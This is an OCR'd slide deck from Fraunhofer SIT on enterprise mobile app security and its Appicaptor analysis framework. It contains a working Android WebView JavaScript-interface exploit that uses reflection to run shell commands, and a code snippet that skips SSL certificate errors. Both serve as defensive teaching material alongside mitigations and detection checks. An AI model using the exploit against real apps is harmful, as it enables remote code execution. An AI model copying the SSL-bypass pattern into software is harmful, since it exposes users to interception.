Fraunhofer Institute for Secure Information Technology

Individuelle App-Risikobewertung und Compliance-Check für Unternehmen

Stephan Huber
Member of Department Testlab Mobile Security

CASED

Fraunhofer SIT

Enterprise Smartphone Security questions

- Platform Security:
  - Which mobile OS should we use ?
  - Is MDM solution enough ?
- Communication/ Interface Security:
  - What about communication Security (VPN, …) ?
  - Are there other unsecure interfaces (NFC, Bluetooth, …) ?
- Application Security:
  - We need Apps X, Y, Z are they secure ?
  - We are also developing apps, are our concepts and used frameworks secure ?
  - … ?


The App Problem

> 250.000	> 1.000.000	> 1.200.000 + x	> 200.000

$\sum$ **> 2.650.000 + x**

Q4 / 2013
Q2 /2014


The App Problem continues …




How Enterprises deal with the App Problem?

Appicaptor Framework


- Framework combining workflow and analyzing process for automated and manual app security evaluation
  - ***Distributed*** system, with simple test extensions
  - ***Dynamic*** and ***static*** code analysis
  - Scans for known ***weak/erroneous implementations*** of security functionality and ***malicious patterns***
  - Based on ***knowhow*** of manual testing and integrates ***conceptual research*** of CASED
  - ***Report*** generation and weakness ***descriptions***
  - ***Policy based*** recommendation for Enterprise suitability



SIT Appicaptor Framework – Analysis workflow



Individual Policy Based Testresults



Appicaptor Example Report

Table 3.2: Overview of summarized test results for »ExampleXXX«

Blacklisted for enterprise usage	
☒	*Implementation flaws? Yes.*
☒	*Privacy violations? Yes.*
☒	*Security violations? Yes.*
Communication security	
☒	*Static passwords in URLs found? Yes.*
☑	*Domains accessed with http AND https:* `www.[example].net`
☐	*SSL/TLS using proper certificate validation? No.*
Data security	
☐ ⓘ	*Data protection used? No. (see details)*
☑	*Data protection classes:* `FileProtectionNone`
☐	*Keychain used? No.*
⊟	*Keychain classes: None*
☑	*Cryptographic Primitives:* `RC4[Enc,ECB,NoPadding],MD5`
Runtime Security	
☑	*Background activities:* `microphone`
⊟	*Security Compiler Flags: None.*

policy dependent recommendation

test results

Example: Insecure SSL usage

- Problem e.g.:
  - Missing or wrong certificate validation
  - Self signed certificate for back end systems (debug or development)
- Detecting:
  - Static: call graphs of identified API functions
    (e.g. is *cancel()* in path of implemented or overwritten API functions?)
  - Correlated with dynamic tests with crafted certificate pool

Android wrong certificate validation

```
@Override
public void onReceivedSslError(WebView view, SslErrorHandler handler,
                               SslError error) {
    handler.proceed();
    Log.e("SSL", "SSL Error was skipped");

}
```

JavaScript Sandbox Breaking

- Problem :
  - Android soaks JavaScript sandboxing
  - JavaScript can call Android code (Java Object injection)
  - User defined methods in Application (interface to JavaScript) or vice versa

- Exploit:
  - OS (Android) specific Problem
  - Predefined interfaces for JavaScript can be abused by Java reflection concept
  - Depending of JavaScript Source, remote code exploitation is possible

JavaScript Sandbox Breaking Example:

Java

```
…
WebView wv = new WebView(ctx);
wv.getSettings().setJavaScript(true);
wv.addJavascriptInterface(new JsClass(), "jsObject");
wv.loadUrl(urlToLoad);
…
```

```
public class JsClass {

  public String helloWorld()
    return "Hello World";
  }
}
```

Android app defining JS interface

App method callable from JS

Exploit

```
<html>
…
<script>
function execute(args) {
  return jsObject.getClass().forName("java.lang.Runtime").
                getMethod("getRuntime", null).
                        invoke(null, null).exec(args);
}
</script>
…
<script>
execute(["/system/bin/sh", "-c", "echo -n TEXT_TEXT >>
                        /sdcard/output.txt"]);
</script>
…
```

Reflective Android API access

Countermeasures and Detection

- Mitigation:
  - Disable JavaScript (`setJavaScript(false)`)
  - Avoid JavaScript/ App code interface
  - Use introduced annotation (`@JavascriptInterface`) for Java object/ method (since API 17 = Android 4.2)

- Detection:
  - Check if JavaScript is enabled
  - Check for JavaScript interface usage
  - Check application for `TargetSDK` version < 17
  - Scan for annotation
  - ...
  - => Correlate different checks for a result


Vulnerable Apps (Examples from Play Store)

SSL-Vulnerability[1] (#installation)	JavaScript (+ SSL)
Amazon Mp3 (50-100m)	Paypal (10-50m)
VW Banking (10-50k)	Adobe Reader (100-500m)
ChatOn (100-500m)	InMobi (library)
ES Datei Explorer[2] (50-100m)	Baidu Browser (10-50m)
Google Offers (0.5-1m)	QuizDuell (10-50m)
Kingsoft Office + PDF[2] (5-10m)	…
Flickr (5-10m)	
OfficeSuite7 + PDF&HD[2] (10-50m)	
…	

[1]https://www.sit.fraunhofer.de/de/app-security-list/

[2]Plugin for Google Drive or MS Skydrive

Example: iOS Advertisement and Tracking Frameworks



Appicaptor Analysis, German App Store, 27.9.2013

Conclusion

- Only trusted applications should be used handling enterprise data
- Official app markets can be a trusted source, but do not provide security quality for enterprises
- Define platform and application specific policies
- Automated testing processes supports app selection but does not replace manual review
- Don't take security for granted

Contact

Stephan Huber

Rheinstr. 75
64295 Darmstadt
Germany

E-Mail: Stephan.Huber@sit.fraunhofer.de
Web: http://sit4.me/tms